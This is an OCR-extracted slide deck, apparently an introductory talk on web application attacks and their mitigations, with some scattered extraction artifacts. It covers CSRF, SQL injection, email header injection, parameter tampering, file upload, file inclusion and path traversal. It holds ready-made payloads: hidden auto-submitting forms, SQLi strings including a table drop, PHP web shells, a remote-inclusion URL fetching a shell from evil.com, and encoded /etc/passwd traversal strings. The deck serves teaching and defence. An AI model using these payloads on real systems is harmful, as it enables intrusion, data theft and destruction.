I used to be an adventurer like you, then I took an arrow in the knee…



Host: facebook.com
DOB: 12.06


mk12!uTb@aly06cf
16 symbols
(about 193 trillion years to hack)

Cross-Site Request Forgery

AKA: **CSRF (sea surf), XSRF, Session Ridding, One-click, Confused Deputy**

CSRF is an attack which forces an end user to execute unwanted actions on a web application in which he/she is currently authenticated.

Cross-Site Request Forgery



Examples

Using URL

```
http://example.com/changePswd?newPswd=123qwe&confirm=123qwe
```

Typical Payloads Formatting

```
<img src="http://example.com/changePswd?newPswd=123qwe>

<img height="0" width="0"
src="http://example.com/edit?mail=x@example.com">

<iframe
src="http://example.com/transfer?amount=1500&destAcc=123456">
```

Examples

Iframe

```
<iframe style="width: 0px; height: 0px; visibility: hidden"
name="hidden"></iframe>
<form name="csrf" action="http://example.com/account/edit"
method="post" target="hidden">
<input type="hidden" name="email" value="attacker@example.com"/>
<script>document.csrf.submit();</script>
```

HTML Form

```
<html>
<body>
 <form method=POST action=" http://example.com/account/edit">
  <input type="hidden" name="email" value="attacker@example.com">
  <input type="submit" id="submit">
 </form>
 <script>
  document.getElementById("submit").click();
 </script>
</body>
</html>
```

Mitigation

1. Use POST rather than GET in forms (partial solution)
2. Check HTTP Referrer header
3. Require verification (password, CAPTCHA)
4. Use session tokens (hash, secret)

```
<input type="hidden" name="sessid" id="sessid"
value="sdf8awh2oid0fh">
```

Tools

Pinata


CSRFTester

CSRF Formbuilder and Formgrabber

SQL Injection

AKA: **SQLi, SQLia**

SQL injection is a code injection technique that exploits a security vulnerability occurring in the database layer of an application.


A
Login: admin
Password: x' or '1'='1' --
http://example.com
Login
Password
OK
OK
DB
TRUE
WebApp
SELECT * FROM users WHERE login = '$login' AND password = '$password';
SELECT * FROM users WHERE login = 'admin' AND password = 'x' OR '1'='1' --

Examples

```
http://example.com/vip?id=-1
http://example.com/vip?id=3'
```

Guessing number of fields

```
' union select 1,2 #
' group by 2 #
' order by 2 #
' union select null,@@version #
' union select null,table_name from information_schema.tables #
```

True/false

```
' and 1=1 (true)
' and 2=1 (false)
```

Time based

```
' wait for delay '0:0:15'
' and sleep(15)
```

Semicolon for statement termination

```
'; drop table tableName; #
'; update tableName set filedName='value' where...; --
```

Useful resources

SQLi cheat sheet

http://ha.ckers.org/sqlinjection/
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://old.justinshattuck.com/2007/01/18/mysql-injection-cheat-sheet/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
http://www.michaelboman.org/books/sql-injection-cheat-sheet-mssql

Tools

sqlmap
sqlninja
Havij Power Injector
SQL Inject Me (Firefox add-on)

Mitigation

1. Escape/Quotesafe the input (string quoting/parsing)
2. Filter input (use whitelists not blacklists)
3. Use mechanisms that enforce separation between data and code (prepared statements, parameterized queries, or stored procedures)
4. Limit database permissions (start with the lowest permissions)
5. Handle errors

Email Injection

AKA: **Email Header Injection**

Email injection is a vulnerability that can occur in web applications that are used to send email messages.

User may exploit the MIME format to append additional information to the message being sent, such as a new list of recipients or a completely different message body or to send large numbers of messages anonymously.

Examples

```
TO: user@example.com%0Ato:attacker@example.com
TO: user@example.com%0D%0Ato:attacker@example.com
TO: user@example.com%0Abcc:attacker@example.com
TO: user@example.com%0ASubject:Free%20Viagra
```

Note:

```
Windows uses a CR and LF for new Line
Linux uses only LF
```

Where:

```
%0A = LF, line feed, newline (\n)
%0D = CR, carriage return (\r)
```

Mitigation

1. Filter input for "\r" and "\n"

Parameter Tampering

AKA: **Parameter manipulation, Insecure direct object reference**

Parameter Tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price and quantity of products, etc.

Examples

Form fields

```
<input type="hidden" id="791" name="cost" value="19.99">
```

URL parameters

```
http://example.com/accinfo?accID=5
http://example.com/buy?itemId=5&ammount=1&price=2.51
```

Cookies

```
role=user;
```

Requests

```
POST /index.php HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 Gecko/20100101 Firefox/9.0.1
Accept-Language: en-US,en;q=0.8,hi-IN;q=0.5,hi;q=0.3
Proxy-Connection: keep-alive
Referer: http://192.168.56.102/dvwa/vulnerabilities/xss_s/
Cookie: security=low; PHPSESSID=ioodvlu1e0re8draciu5bk1qc3
Content-Type: application/x-www-form-urlencoded
Content-Length: 45

name=test&price=50
```

Mitigation

1. All input must be validated server side for each request (client side validation is easy to bypass)
2. Use parameter and cookie encryption
3. Do not show internals (such as IDs) to end user (use sessions)
4. Use indirect reference map with hard to guess keys (hash)

```
http://example.com/accinfo?accID=zS8an31g
where zS8an31g=5
```

Tools

Burp Suite
WebScarab
Paros Proxy
Tamper Data (Firefox add-on)

Unrestricted File Upload

Uploaded files represent a significant risk to applications.

If the attacker succeeds with uploading malicious file to the system consequences can vary, including complete system takeover.

Examples

```
<?php passthru($_GET['cmd']);?>

<? system($_REQUEST['cmd']); ?>

<?php eval($_GET[cmd])?>
```

Mitigation

1. Filter input (file extension)
2. Use **Content-Type** request header
3. Use file type recognizer (resizer)
4. Proper server configuration (restrict permissions)

File Inclusion

AKA: **Remote File Inclusion (RFI), Local File Inclusion (LFI)**

File inclusion is an attack technique when web applications take user input (URL, parameter value, etc.) and pass them into file include commands, the web application might be tricked into including (remote) files with malicious code.

`http://example.com/index.php?page=pageName`

Examples

Remote file inclusion (RFI)

```
http://example.com/index.php?page=http://evil.com/

http://example.com/index.php?page=http://evil.com/shell.txt?
```

Local file inclusion (LFI)

```
http://example.com/index.php?page=/etc/hosts

http://example.com/index.php?page=C:\\ftp\\upload\\exploit

http://example.com/index.php?page=../../../../etc/httpd/log/error
_log&cmd=...
```

Path Traversal

(Type of LFI)

AKA: **Directory Traversal, Dot-Dot-Slash, Directory Climbing, Backtracking**

Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. The most basic Path Traversal attack uses the '`../`' special character sequence to alter the location of the request.

Examples

```
http://example.com/../../../../../etc/passwd
http://example.com/page?file=/etc/passwd
http://example.com/page?file=../../../../../etc/passwd

http://example.com/..%252f..%252f..%252f..%252f..%252f..%252f..%
252f..%252f..%252f..%252f..%252f..%252f..%252fetc/passwd
```

Encoding

```
../ = %2e%2e%2f
..\ = %2e%2e%5c
```

Double encoding

```
../ = %252e%252e%252f
..\ = %252e%252e%255c
```

Unicode/UTF-8 encoding

```
../ = ..%c0%af
..\ = ..%c1%9c
```

Mitigation


1. Filter input
2. Disable *allow_url_fopen* and *allow_url_include* in php.ini
3. Test incoming value against a regular expression
4. Compare incoming value against an array of all possible legal values
5. Proper server configuration (restrict permissions or/and disallow external include)

Tools


Fimap (RFI/LFI scanner)


Local File Inclusion Vulnerability Scanner

Web Application Attack Report



Security website statistics report, summer 2012




Cross-Site Scripting 50%
Conent Spoofing 14%
SQL Injection 4%
Cross-Site Request Forgery 4%
Response Splitting 3%
Insufficient Authorization 4%
Predictable Resource Location 4%
Other 8%
Information Leakage 9%

The OWASP Top 10 Web Application Security Risks for 2010 are:

01 Injection

02 Cross-Site Scripting (XSS)

03 Broken Authentication and Session Management

04 Insecure Direct Object References

05 Cross-Site Request Forgery (CSRF)

06 Security Misconfiguration

07 Insecure Cryptographic Storage

08 Failure to Restrict URL Access

09 Insufficient Transport Layer Protection

10 Unvalidated Redirects and Forwards

2011 CWE/SANS Top 25 Most Dangerous Software Errors

01 Improper Neutralization of Special Elements used in an SQL Command

02 Improper Neutralization of Special Elements used in an OS Command

03 Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')

04 Improper Neutralization of Input During Web Page Generation (XSS)

05 Missing Authentication for Critical Function

06 Missing Authorization

07 Use of Hard-coded Credentials

08 Missing Encryption of Sensitive Data

09 Unrestricted Upload of File with Dangerous Type

10 Reliance on Untrusted Inputs in a Security Decision

11 Execution with Unnecessary Privileges

12 Cross-Site Request Forgery (CSRF)

13 Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

14 Download of Code Without Integrity Check

15 Incorrect Authorization

16 Inclusion of Functionality from Untrusted Control Sphere

17 Incorrect Permission Assignment for Critical Resource

18 Use of Potentially Dangerous Function

19 Use of a Broken or Risky Cryptographic Algorithm

20 Incorrect Calculation of Buffer Size

21 Improper Restriction of Excessive Authentication Attempts

22 URL Redirection to Untrusted Site

23 Uncontrolled Format String

24 Integer Overflow or Wraparound

25 Use of a One-Way Hash without a Salt

Vulnerability scanners:

- Acunetix WVS
- Skipfish
- AppScan
- HP WebInspect
- Nikto (Wikto)
- Netsparker
- W3af
- Grendel-Scan
- Websecurify
- Burp Suite
- Uniscan
- and more

Pentest Linux

back|track - http://www.backtrack-linux.org/
backbuntu - http://www.blackbuntu.com/
backbox - http://www.backbox.org/

Find more at…

http://sectools.org/tag/web-scanners/
http://www.owasp.org/index.php/Phoenix/Tools

Looking for theoretical background?

OWASP
https://www.owasp.org/
WASC
http://projects.webappsec.org
Vulnerapedia
http://lab.gsi.dit.upm.es/semanticwiki/index.php/Main_Page
CWE
http://cwe.mitre.org/index.html
Securiteam
http://www.securiteam.com/
Tracker of vulnerable sites
http://www.vulntraq.com/
OWASP CAL9000 Project

WebGoat
https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project
DVWA (Damn Vulnerable Web Application)
http://www.dvwa.co.uk/
Web Application Exploits and Defenses
http://google-gruyere.appspot.com/
Mutillidae
http://www.irongeek.com/i.php?page=mutillidae/mutillidae-deliberately-vulnerable-php-owasp-top-10
Stanford SecuriBench
http://suif.stanford.edu/~livshits/securibench/

Online hacking quests

http://mod-x.com
http://hax.tor.hu
http://www.hackthissite.org/
https://www.hacking-lab.com/

1. Do not trust user input
   - Use whitelists rather blacklists
   - Use server side validation
2. Start with least privileges
3. Keep sensitive information safely

问题和答案

Thanks for listening!

To be continued…

mail: oles.seheda@gmail.com
skypename: oseheda